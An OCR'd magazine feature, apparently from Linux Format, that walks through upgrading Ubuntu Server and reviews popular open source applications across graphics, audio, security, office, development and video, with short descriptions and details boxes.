

Both Nautilus and Settings benefit from an upgrade to GTK4, which sees both acquire adaptive abilities when shrunk.

» UPDATE UBUNTU SERVER

For most people running Ubuntu Server, the LTS version is the safest option to go for, providing you with a more stable system through fewer releases (once every two years) and up to five years of standard support (which can now be extended to 10 years if you upgrade your Ubuntu account to the free Pro tier).

However, if you're happy upgrading your server's underlying OS every six months, the upgrade procedure is similar to the desktop version, albeit run entirely from the command line. Start by ensuring your packages are all up to date:

```
$ sudo apt update && sudo apt upgrade
```

Once you've verified you have sufficient free space on your server – consider 3GB to 5GB as a comfortable minimum – you're ready to perform the upgrade:

```
$ sudo do-release-upgrade
```

You get a pre-upgrade summary, and at points during the upgrade process you're prompted to make decisions about package configuration files. In many cases, you should to keep your own settings (press N, the default choice), but there are exceptions, such as **/boot/grub/menu.lst**, where you need to accept the package maintainer's version to ensure your system boots using the newer kernel. Again, you're then prompted to remove obsolete packages, plus required to reboot to complete the upgrade process.

If you're currently on the LTS update cycle, you need to change `Prompt=lts` to `Prompt=normal` under **/etc/update-manager/release-upgrades**.

In an attempt to trigger controversy, *Michael Reed* and *Neil Mohr* unequivocally state these are the greatest free software apps ever. Probably. We're just trying to be helpful.

The Best OPEN SOURCE Software Ever!

CREDIT: Magictorck.com

For 300 issues, *Linux Format* has celebrated and promoted free and open source software. So, what better way to celebrate that software in our 300th issue than trying to distil the most useful of it all into a tawdry listicle? In the words of a CBeebies polar bear, let's do this!

Recently, open source has become the form of development du jour. It wasn't always like that, with many arguing that a proprietary approach was superior. But as software project complexity spiralled, maintaining large enough groups of developers became ever more costly – for example, Cray was spending more on software development than on the supercomputers themselves before switching to SUSE Linux.

While there are certainly difficulties and challenges with the open source approach – financing, leadership conflict, interface polish, quality documentation – the benefits generally outweigh the negatives. Besides, more modern methods of running projects can help overcome many of the issues, such as crowdsourcing and sponsorship.

The open source arena is vast and it can be tricky working out which software is worth trying. Hopefully, this list will be useful and insightful. You probably know many of the titles here, but we're also explaining why we think they are so successful. We start with some notable projects, then break off into categories such as office, system administration and development. So, take a good look and let us know which programs we missed!

Top of the FOSS!

Some of the most notable projects in history.

Linux Kernel

Where would we be without Tux? Running some form of BSD or Open Indiana, we guess. *BSD Format,* anyone? We couldn't have a top open source list without Linux in there somewhere, and where better than at the start? We're not going to pontificate – you know Linux, we know Linux, even Microsoft loves Linux. For more details, see our feature in **LXF280** on 30 years of Linux and how it's gone from being a bedroom i386 project to running much of the modern world, from IoT devices and Android to the top 500 supercomputers and your PC.

DETAILS

WEB: www.kernel.org
AGE: 17th Sept 1991; 31 years ago
VERSION: 6.10
LICENCE: GPL 2

GNU Compiler Collection

A free software movement wouldn't get far if it couldn't compile its own source code, so in 1983, when Richard Stallman announced he was working on Free Unix, he listed a C compiler as one of the key components. It was initially called the *GNU C Compiler (GCC).* As time went on, it added front-end support for C++, D, Ada, Go and more, so was renamed the *GNU Compiler Collection.* The back-end supports more architectures than any other compiler. See part Apple-backed *Clang* front-end and LLVM back-end for another compiler collection.

DETAILS

WEB: https://gcc.gnu.org
AGE: 22nd March 1987; 36 years ago
VERSION: 12.2
LICENCE: GPL 3+

Apache

A good chunk of the internet is run on LAMP – Linux Apache, *MySQL* and PHP – the common components of your average webserver. Apache took off after the previously most popular NCSA server (based on Tim Berners-Lee's CERN HTTP daemon) stalled in development. At one point in 2005, around 71% of all websites used Apache, but the rise of Nginx and lower-resource options has seen that drop to a still respectable 21%. The 2.4 release added a more optimised asynchronous event module to address performance.

DETAILS

WEB: https://httpd.apache.org
AGE: 1995; 28 years ago
VERSION: 2.4.55
LICENCE: Apache 2.0

WordPress

As with the best open source projects, *WordPress* is a fork of another project, *b2/cafelog*, which is now defunct, and its developer works for *WordPress.* Created in 2003, *WordPress* is a PHP content management system designed to run on a LAMP server using a *MariaDB* or *MySQL* database. At the time, *WordPress* was free, offered an easy install, was easy to customise and extensible, and hit version 1.2 in 2004 just as the market leader *Moveable Type* started to charge for use. It is now ubiquitous, with 41% of the top 10 million sites using it.

DETAILS

WEB: https://wordpress.org
AGE: 27th May 2003; 19 years ago
VERSION: 6.1.1
LICENCE: GPL 2

OBS Studio

Let's throw a curveball in here… A more recent project that shows how a small personal open source hack can become a world-leading streaming platform tool. It was created originally so its developer Hugh Bailey could 'cheat' at *StarCraft* by streaming the minimap to another display. Bailey puts the success of *OBS Studio* down to community development helping optimise the software for as wide a range of hardware as possible. It's now the leading streaming tool, backed by the likes of Twitch and YouTube.

DETAILS

WEB: https://obsproject.com
AGE: 1st Sept 2012; 10 years ago
VERSION: 29.0.2
LICENCE: GPL 2

» THE OLDEST OF OPEN SOURCE…

Open a terminal and you have access to software that started life in the '70s Unix era. We'll cover *Emacs* later but that alone dates back to 1976 – though the first open source *GNU Emacs* wasn't until 1985 – so you have some idea what we're talking about. While all Unix-like terminal commands have their root in the early '70s – *Grep* was released in 1973 with v4 Unix – *GNU Grep* isn't mentioned until Jan 1987 (**www.gnu.org/bulletins/bull2.txt**) alongside *ls*, *make*, *ld* and *tar*. Initially the GNU GPL implementation of the base Unix commands were bundled as fileutils but are now in the GNU Core Utilities.

The X Window System is one of the oldest open source projects you might still be using. First used in 1984, it was released under the MIT open source licence in 1985 – oddly when it also had colour support added.

Another odd program of note is *BRL-CAD,* released in 1983. BRL is the Ballistic Research Laboratory, which needed its own specific CAD tool. While originally not open source, it was released under the LGPL 2.1 in 2004 and it is the oldest publicly version-controlled software in the world.

We've avoided programming languages in this feature, of course they could have been included and have contributed to the expansion of open source and its many communities.

»

GIMP 2.10.32

If you want to work with image processing, GIMP should be your first port of call.



We consider the GIMP interface reasonably friendly, given what the program can do.

GIMP is the go-to tool for most Linux users when they're working with bitmap graphics – and with good reason. It's a highly capable tool in many different areas of image editing and creation.

In the past, the user interface came in for criticism, but that judgment feels a little unfair, given what it has looked like for the past few years. It now defaults to a single-window interface, with various toolbars and panels around the sides of the main area. There is simply no way of offering such a huge range of features without a somewhat complex interface.

GIMP is a destructive editor. In other words, you alter the bitmap as you work on it. However, it's possible to add an element of non-destructive editing by using layers. For a simple example: load an image into *GIMP* and add an empty layer by clicking on the + icon in the Layers panel. This gives you a blank, transparent layer to work on. From here on, you can do anything you want to that layer without affecting the original bitmap below.

You can even carry out functions that require interaction between the layers. For example, if you want to use the Clone tool to remove a blemish from a photograph, you can while using layers. We'll assume you have a photograph loaded and you've created a blank layer on top of it. Select the Clone tool from the main toolbox. Select the layer that the photograph sits on and Ctrl+click the area with a blemish. Then select the blank layer and left-click to apply the cloning operation on top of it. It's just an extra couple of clicks, but this means you can revert to the unaltered image at any stage or switch the layer off (Eye icon, Layers panel) to compare with the original.

Working like this means that you can change your mind and remove a set of alterations at any stage. As the memory cost of creating these layers is negligible, you should create a new layer every time you arrive at a decision point. Create a new layer from the visible screen (Layer > New From Visible) for operations on the full image, such as filters.

» IMAGEMAGICK

The essential command-line image processor, *ImageMagick* spreads its functionality between a number of commands, but that's set to change when version 7.x becomes widely available. For now, the main operations are invoked from the `convert` command.

For example, `convert -resize 50% screenshot1.png screenshot1.jpg` converts the specified PNG file into a JPEG file and saves it as **screenshot1.jpg** having resized it by 50%. However, `mogrify -resize 50% -format jpg *.png` is the command to do the same thing for a directory of PNG files. Roll on the 7.x series, which will attempt to include all of the functionality under the `magick` command.
https://imagemagick.org

DETAILS

WEB: www.gimp.org
AGE: 2nd June 1998; 24 years ago
VERSION: 2.10.32
LICENCE: GPL 3.0 or later

INKSCAPE

In our opinion, this is the top Linux vector-drawing program. OK, the interface is rather complex, but that's expected for an application that can do as much as *Inkscape*.
https://inkscape.org

KRITA

It covers some of the same ground as *GIMP*, but the interface and many of the tools are more oriented towards the needs of artists. It even has decent vector-drawing facilities.
https://krita.org

BLENDER

Blender is a huge, complex system with many editors. Take the default cube for a spin or become a rival to Pixar. Terrifying in its complexity but capable of amazing things.
www.blender.org

DARKTABLE

This is a RAW file editor with some photo collection features, and an interface optimised for full-screen editing sessions. Performance is formidable once you enable GPU acceleration.
www.darktable.org

DIGIKAM

Like a lot of KDE software, this photo manager strikes a good balance between being attractive and easy to use, and offering more advanced features.
www.digikam.org

Ardour 7.2

It's the most fully featured open source digital audio workstation (DAW) on Linux.

Ardour provides a complete music studio in the form of a Linux app. You can use it for all three of the main areas of music recording: getting music into the computer, mixing and editing it, then mastering and exporting it to an audio file.

You might have to jump through a few hoops to get *Ardour* on to your Linux box, as the developers request a payment (pay what you like) or a regular subscription. However, you can download and build the source code package from the site for free.

We're looking at what version 7.2 has to offer. After a long period of waiting, the 6.x series reimplemented much of the internal workings of the program, but a lot of us were left underwhelmed as visible improvements were few and far between. So far, the 7.x series, the current branch, seems to be delivering on the promise of tangible features that build on those internal improvements.

MIDI editing (editing the notes that control instruments) is finally beginning to receive some new developments. There is now a toolbar enabling you to specify the attributes of a note, such as its length and velocity, giving a mouse note entry mechanism that is closer to what other music programs offer in this area.

Stacking clips on top of each other is now much easier. When programming drums, it's common to want to add layer upon layer to build up the complexity. In previous versions of the program, you had to add separate tracks for each percussion layer, which was time-consuming and unwieldy.

It's a relatively small addition, but you can now toggle the height of a track lane by double-clicking on it rather than having to stretch it manually. This is particularly welcome because tracks have to be expanded in order to edit MIDI.

Beyond improvements in MIDI editing, the other major headline feature introduced in the 7.x series is clip launching. Using this approach, small sequences of MIDI or audio data are launched at a specific point in the composition. It's a feature that contributes to the popularity of DAWs such as *Ableton Live* and *Bitwig*.



The MIDI-editing functions of Ardour are starting to receive improvements again.

The most obvious use for such a feature would be for drum and percussion loops. As well as facilitating this method of working, *Ardour* can now access online loop databases from services such as **Looperman.com**. As it stands, there are 4,800 royalty-free MIDI drum loops available from the get-go.

Overall, our take on the current version of *Ardour* is that it's the most powerful open source DAW on Linux. It's particularly powerful in the area of audio work, and we'd even consider using it for non-musical work, such as recording and editing a podcast. The MIDI features are still rudimentary compared to some other open source options, but there are promising developments ongoing in this respect. After a period of relative stagnation in the area of visible improvements, it looks like the 7.x series has the potential to deliver a lot.

DETAILS

WEB: www.ardour.org
AGE: 23rd Sept 2005; 17 years ago
VERSION: 7.2
LICENCE: GPL 2.0 or later

QTRACTOR

Reminding us of the first generation of GUI music sequencers, it's MIDI where this app's power lies. The MIDI editor is extremely detailed, and the audio facilities get the job done, too.
www.qtractor.org

HYDROGEN

If all you want is a drum machine, without getting bogged down by a full sequencer, *Hydrogen* has a grid-based editor and can handle everything from electronica to rock.
http://hydrogen-music.org

MILKYTRACKER

Trackers are a type of grid-based sequencer that includes the instruments in the file itself. They started life on the Commodore Amiga back in the mid-'80s.
https://github.com/milkytracker/MilkyTracker

MUSE

Like *Qtractor, MusE* retains the features we expect from a classic MIDI sequencer. The interface looks old-fashioned, but it has a good workflow.
https://muse-sequencer.github.io

LMMS

It's an all-in one package complete with its own plug-in instruments. It may be a MIDI sequencer with audio facilities, but we feel it's a conceptual evolution from the classic trackers.
https://lmms.io

»

Wireshark 4.0.2

Makes it easy to see the sensitive data travelling around your network.

Wireshark is a packet analyser with an easy-to-use GUI. It enables you to capture and analyse the data that travels around your network. You can use it to track down insecure software that has the potential to cause problems, and you can also use it to find out a bit more about the protocols that make a network and even the internet work. Best of all, it's easy to get started.

Let's start with a simple example. Load up *Wireshark* and select the network adaptor that you use for connection with the internet when prompted. If you open a web browser and browse to a website, you should see a flurry of packet data in the main *Wireshark* window. Presuming that test works and you can see some traffic, put `icmp` into the filter field. Open a terminal window and type `code ping google.com`. You should now see the traffic from the ping tool in the main window. Click on the X icon in the filter bar to clear it.

Sometimes, it's not clear what you need to put into the filter bar, and a good starting point when you're first learning how to use *Wireshark* is to right-click on an individual entry in the main window (a packet) and use that (Apply As Filter > Selected). This automatically generates a filter based on that packet and places it in the filter bar.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
icmp
No. Time    Source   Destinati Protoc Lengt Info
 6… 116.5… 192.16… 142.25… ICMP   98 Echo (ping) request  id=0x0001, seq=29/7424, ttl=64 (reply in
 6… 116.5… 142.25… 192.16… ICMP   98 Echo (ping) reply    id=0x0001, seq=29/7424, ttl=115 (request
 6… 117.5… 192.16… 142.25… ICMP   98 Echo (ping) request  id=0x0001, seq=30/7680, ttl=64 (reply in
 6… 117.5… 142.25… 192.16… ICMP   98 Echo (ping) reply    id=0x0001, seq=30/7680, ttl=115 (request
 6… 118.5… 192.16… 142.25… ICMP   98 Echo (ping) request  id=0x0001, seq=31/7936, ttl=64 (reply in
 6… 118.5… 142.25… 192.16… ICMP   98 Echo (ping) reply    id=0x0001, seq=31/7936, ttl=115 (request

› Frame 5199: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface enp3s0, id 0
› Ethernet II, Src: Giga-Byt_02:f8:85 (6c:f0:49:02:f8:85), Dst: ARRISGro_a4:b2:e0 (48:d3:43:a4:b2:e
› Internet Protocol Version 4, Src: 192.168.0.11, Dst: 142.250.200.14
› Internet Control Message Protocol

0000  48 d3 43 a4 b2 e0 6c f0  49 02 f8 85 08 00 45 00   H·C···l· I·····E·
0010  00 54 ee a4 40 00 40 01  34 48 c0 a8 00 0b 8e fa   ·T··@·@· 4H······
0020  c8 0e 08 00 83 3d 00 01  00 0c b8 8e c8 63 00 00   ·····=·· ·····c··
0030  00 00 28 f0 0c 00 00 00  00 00 10 11 12 13 14 15   ··(····· ········
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ········ ·· !"#$%

Internet Control Message Protocol: Protocol    Packets: 6621 · Displayed: 62 (0.9%)    Profile: Wireshark M
```

Fully understanding network protocols is complicated; at least there's an easy-to-use interface.

» CLAMAV

Among other capabilities, *ClamAV* (**www.clamav.net**) can scan Microsoft Windows files to see if they are infected – perfect for scanning the Windows partition on a dual-boot system or a flash drive that you don't quite trust. Linux isn't beset with viruses, but it can still be infected by other types of malware that operate via vectors such as email attachments, and *ClamAV* can scan for those, too.

You can also invoke it manually from the command line: `sudo freshclam` updates the malware and virus database, while `clamscan -r ~/mydocs` scans that directory and gives a summary at the end.

FTP is a common protocol that is still very often used without any encryption. If you leave *Wireshark* running and type `FTP` into the filter bar, you (and anyone listening in on your network) will see the username and password transmitted in plain text when you use FTP.

Bear in mind, in many cases, you can place the network adaptor into promiscuous mode and spy on traffic that is transmitted and received by other machines on the same network as yourself. Hopefully, most of the traffic moving to or from a modern Linux box is sent in encrypted form, but it's frightening to think about the amount of unencrypted information that was being sent around a typical office network in the days before most websites switched to forcing an HTTPS connection at all times.

DETAILS

WEB: www.wireshark.org
AGE: 1998, 25 years
VERSION: 4.0.2
LICENCE: GPL 2.0 or later

SNORT

Snort is a packet sniffer that's designed to be set up and left running on a server. It provides rules-based protection and alerts the administrator about suspicious activity.
www.snort.org

RKHUNTER

Think the hackers might be inside your system already? *Rkhunter* is a rootkit hunter that carries out a scan of vital system files, looking for anything suspicious.
https://sourceforge.net/projects/rkhunter/

TAILS

To feel fully secure, you need a system that can anonymise your online activities thanks to built-in Tor network support. A flash drive with *Tails* on is worth keeping, just in case.
https://tails.boum.org

KALI LINUX

Sometimes, the best defence is a good offence. *Kali* is a distro that's full of penetration tools. We like to wear sunglasses that reflect the screen while (ethically) hacking with it.
www.kali.org

FAIL2BAN

Fail2Ban scans various log files on your server to identify suspicious activity such as brute force attacks. It can then automatically ban that IP address.
www.fail2ban.org

LibreOffice 7.5

When it comes to traditional office duties, LibreOffice covers all bases.



The modern ribbon interface only displays tools relevant to the current task.

As it's an office suite, *LibreOffice* is actually several pieces of software. Like most of the *LibreOffice* modules, *LibreOffice Writer* has all of the core features that most business users need. This word processor is fully-featured and takes inspiration for its user interface from traditional GUI word processors, meaning that it will feel familiar to nearly every computer user as soon as they first encounter the program.

Having said that, it does have a more modern, ribbon based interface that is disabled by default. To enable the ribbon, visit the pop-up user interface menu (View > User interface). So, how does the ribbon operate? There's a tab along the top of the ribbon area that divides the user interface elements into several categories. For instance, the Home category gathers together the usual formatting features. You can even decide whether to enable the ribbon for just the current module or throughout all areas of the suite.

The other modules are equally worthwhile. *Calc,* for instance, is a spreadsheet with a deep feature set. We prefer it to some of the online options because it's the type of application where the fast opening of new documents coupled with responsiveness when navigating around a large sheet is appreciated. The charting features are extensive, too.

Base, the database module, is probably the most underappreciated area of the suite. It's useful for traditional database tasks, and it can store its data with a back-end such as *MySQL,* meaning that the data can be stored on the other end of a network.

The drawing module is a fairly complete vector-drawing program. It wouldn't be our first recommendation as a pure illustration program, but it's great for quickly putting together the sort of diagrams a typical business would need. There are some highly efficient workflows to be had involving dragging and dropping elements into the drawing in case of diagrams.

It's arguable that presentation has taken over from the database in the 'big' three mandatory business applications. Covering this area, *LibreOffice Impress* comes packaged with useful templates to help you get started. It works well, and it can, erm, sometimes load in *PowerPoint* files properly. Seriously, it's worth trying to load them, but the result might need some manual tweaking to look right.

» A CLOSER LOOK

We find that the user interface of *LibreOffice* often defaults to too small an icon size. Incorrectly guessing the screen DPI seems to be a common problem on Linux desktop applications. When you're trying to convert someone over to an open source application, it's a shame if they can't read anything or see what they're clicking on. To change the icon size, open the appropriate menu (Tools > Options > LibreOffice > View) and select a larger size. For the same reason, consider zooming the document (or telling the user how to do it) by using Ctrl and the mouse wheel. This works in all of the modules.

DETAILS

WEB: https://libreoffice.org
AGE: 25th January 2011; 12 years ago
VERSION: 7.5
LICENCE: MPL 2.0

DIA

As the name partially implies, *Dia* is for making diagrams such as flowcharts and other business charts. It even has some lightweight vector-drawing tools.
http://dia-installer.de

ABIWORD

AbiWord can handle most of the tasks most people need in a word processor. It reminds us of older versions of *Microsoft Word,* and it's particularly impressive on older hardware.
www.abisource.com

ONLYOFFICE

You can run it on the desktop and you can run it on a mobile platform. You can even serve this full office suite over the web from your own server.
www.onlyoffice.com

FREEPLANE

A fork of the *FreeMind* mindmapper, *Freeplane* has added a ribbon interface and cleaned up its appearance. Great for making and communicating plans.
https://docs.freeplane.org

TRILIUM

If you want to get serious about your note-taking, consider a tool like *Trilium.* It archives your notes and works like a kind of freeform database.
https://github.com/zadam/trilium

»

Visual Studio Code 1.74

When it comes to open source development tools, the first thing you need is a programmer's editor.



```
# *BSD users may want to use the 'ftp' command, provided that it su
# HTTP protocol:
#
#     WEB_CMD="ftp -o -"
#
# This option has no default value.
#
WEB_CMD=""

#
# Set the following option to '1' if locking is to be used when rkh
# The lock is set just before logging starts, and is removed when t
# ends. It is used to prevent items such as the log file, and the f
# properties file, from becoming corrupted if rkhunter is running m
# once. The mechanism used is to simply create a lock file in the L
# directory. If the lock file already exists, because rkhunter is a
# running, then the current process simply loops around sleeping fo
# and then retrying the lock. A value of '0' means not to use locki
#
```

It has a cool, modern look, and features are a few keyboard taps away. Language support, syntax highlighting and command completion are excellent.

The *Visual Studio Code* project was originally started by Microsoft, a company not particularly renowned for its support of Linux. Rest assured that it was soon released under the MIT licence and is, today, a fully open source project, and one of which we're huge fans.

You might notice that *Visual Studio Code* looks a bit different from other applications and lacks a native feel. That's because it's coded using a framework called Electron. This gives the developers complete control of the layout, even if it means that it doesn't fit in with the overall style of the desktop it's running on. Sometimes, apps programmed in this way can be sluggish, but we haven't encountered any problems with it, and it's surprisingly good on a resource-constrained device such as a Raspberry Pi.

The design of the user interface is conducive to mouse-free operation. For example, there's a searchable pop-up command palette from which nearly every operation can be accessed.

The language support is exceptional. Name a programming language, and there's almost bound to be a number of support plugins for it. These offer features such as syntax highlighting and command completion through a system called IntelliSense. This is the best in the business, and once you've worked with it, it's hard to imagine going back to coding without, particularly regarding object-oriented programming.

The plugin system uses a built-in shop that features reviews and ratings. As often as not, there's extensive information about a plugin, sometimes featuring graphical previews so you can get a true idea of what you're getting into before you install it.

It's primarily a programmer's editor, but it works well as a system configuration file editor, too. You can launch it from the command line with `code`, and if it's a configuration file that needs superuser privileges, it tells you when it's time to save the file and gives you the option of entering the root password when needed.

Some might prefer to stick with traditional GUI text editors that use a native GUI toolkit, but if not, it's a top-class application overall.

» MULTI-LINGUAL

Don't know how to program and want to give it a go? *Visual Studio Code* could be of some help, because it supports so many different programming languages. Let's say you want to try a simple Python program. First, install Python using the package manager for your Linux distribution. Create a new text file and select Python as the language. *Visual Studio Code* now offers to install the recommended Python extensions. Add the code `print("Hello!")` to the text file you have just created. Save the file (File > Save) and run it (Run > Run Without Debugging). This should print `Hello` in the bottom panel. It's as simple as that to get started.

DETAILS

WEB: https://code.visualstudio.com
AGE: 29th April 2015; 7 years ago
VERSION: 1.74.3
LICENCE: MIT

NETBEANS

A complete IDE (integrated development environment) with a particularly strong emphasis on Java development. Comes with a UI designer. **https://netbeans.apache.org**

GIT

Linus's own version control system. A little tricky to get started with, but it's highly useful once you're established with tit and it's formed the basis of all the core development platforms. **https://git-scm.com**

KATE

Kate is a fully featured programmer's editor that takes a fairly traditional approach to its GUI, although it's recently modernised its looks. **https://kate-editor.org**

MELD

Sooner or later, you're going to have to examine the differences between two files. *Meld* is a GUI take on the classic *Diff* command-line tool. **https://meldmerge.org**

GODOT

An extremely powerful game engine, *Godot* uses a variant of Python and is capable of producing commercial-quality games. **https://godotengine.org**

Kdenlive 22.12.1

Kdenlive can handle most video-editing tasks, and new features are being added all the time.

It's venerable, has a labyrinth of features, and is probably the most fully featured open source video editor we have on Linux. The *Kdenlive* developers are always adding new features, so it's a good idea to track down the latest version. As for installation options, we generally go for PPA to get the latest version when we're using Ubuntu, but the AppImage version is also worth considering as *Kdenlive* sits on a lot of frameworks and libraries, so it can be difficult to add them all to a distribution.

Video editors, on the whole, are complicated programs, and the developers have to find methods of making the features accessible in a way that engenders a smooth workflow. *Kdenlive* makes a lot of use of panels, which are often multifunction and switchable by using tabs. Our judgement, having spent a lot of time with it over the years, is that it's not difficult to use, but you might have to look things up the first time you do them. It's part and parcel of being so fully featured.

The overall project workflow begins by adding clips to the Project Bin panel in the top-right of the window. These clips can take the form of video, audio or images. Importing media clips is always going to present a problem for a video editor, due to all the different containers and codecs, but *Kdenlive* can handle most of what you might throw at it.

Once you've got the clips into *Kdenlive*, it's time to start dropping them on to the timeline and begin adjusting the placement and making the necessary cuts. We've no complaints here because the tools you're given are pretty slick. That said, sometimes we could wish for slightly better performance when moving around a project.

Adding effects is another important aspect of video editing, and *Kdenlive* works well here. Sometimes, you want to add some fades, and at other times you need to make a section of the video look like an old movie or something unusual like that. There's not much that *Kdenlive* can't do with video, as long as you can figure out how to make it work.



The dark user interface of recent versions is fashionable, but it also makes sense for an accurate view of the video.

» OLIVE

Olive (**www.olivevideoeditor.org**) is an up-and-coming video-editing application. The plucky version 0.1 impressed us with its clean user interface and good performance. Having a largely working alpha of the software, the developer then made the decision to start from scratch when producing the 0.2 version.

With 0.2 seemingly in eternal alpha itself, call us impatient, but we can't wait to see a release. It's built with GPU acceleration in mind from the start. There's comprehensive colour management, and the node-based composition looks fascinating. It could be serious competition to the established video applications when the release sees the light of day.

DETAILS

WEB: https://kdenlive.org
AGE: 2002; 20 years
VERSION: 22.12.1
LICENCE: GPL 3.0 or later

OPENSHOT

It can handle most of what the majority of users need to do with video, but the interface isn't overly complex so is quicker to get started with.
www.openshot.org

VLC

Video player *VLC* is reasonably lightweight, applicable to most play scenarios, and it can play most files that you're likely to encounter. Its icon is a traffic cone too!
www.videolan.org

SHOTCUT

Shotcut may not be quite as fully featured as *Kdenlive*, but the user interface is probably easier to get to grips with for the novice.
https://shotcut.org

VIDCUTTER

It doesn't have a lot of facilities, as it's designed for cutting and joining videos in the simplest way. Might be just what the doctor ordered for quick jobs.
https://github.com/ozmartian/vidcutter

PITIVI

Pitivi is a lightweight tool with less of a learning curve than some of the more extensive video editors, but it covers most of the basic features that people are likely to need.
www.pitivi.org

»

Dolphin 22.12

With a bit of configuration, Dolphin can scale up to a power user's tool.

Dolphin is a fairly traditional file manager with a lot of its functionality disabled by default. On first launch, you'll probably quickly get the gist of how to use it. The main area displays the files, and there is a second pane on the left-hand side that contains user bookmarks along with notable system locations, such as removable media, the waste bin and network locations. There's a status bar at the bottom of the window, and this integrates the zoom slider. So far, so standard…

Traditionally, KDE applications have tended towards the needs of power users, and in our opinion, it's a shame that *Dolphin's* default layout configuration is so tame. Removing clutter is one thing, but we usually end up having to enable a few options in order to get at the more advanced features. So, let's nerd things up a notch or two and transform *Dolphin* into a power user's file manager.

Because this is a file manager we're talking about, you might appreciate switching on the traditional menu bar (Ctrl+m) rather than relying on the pull-down, quick-action menu. In the main window, we can clutter things up (because we like it) by adding the file and directory size underneath the icons (View > Show Additional Information > Size).

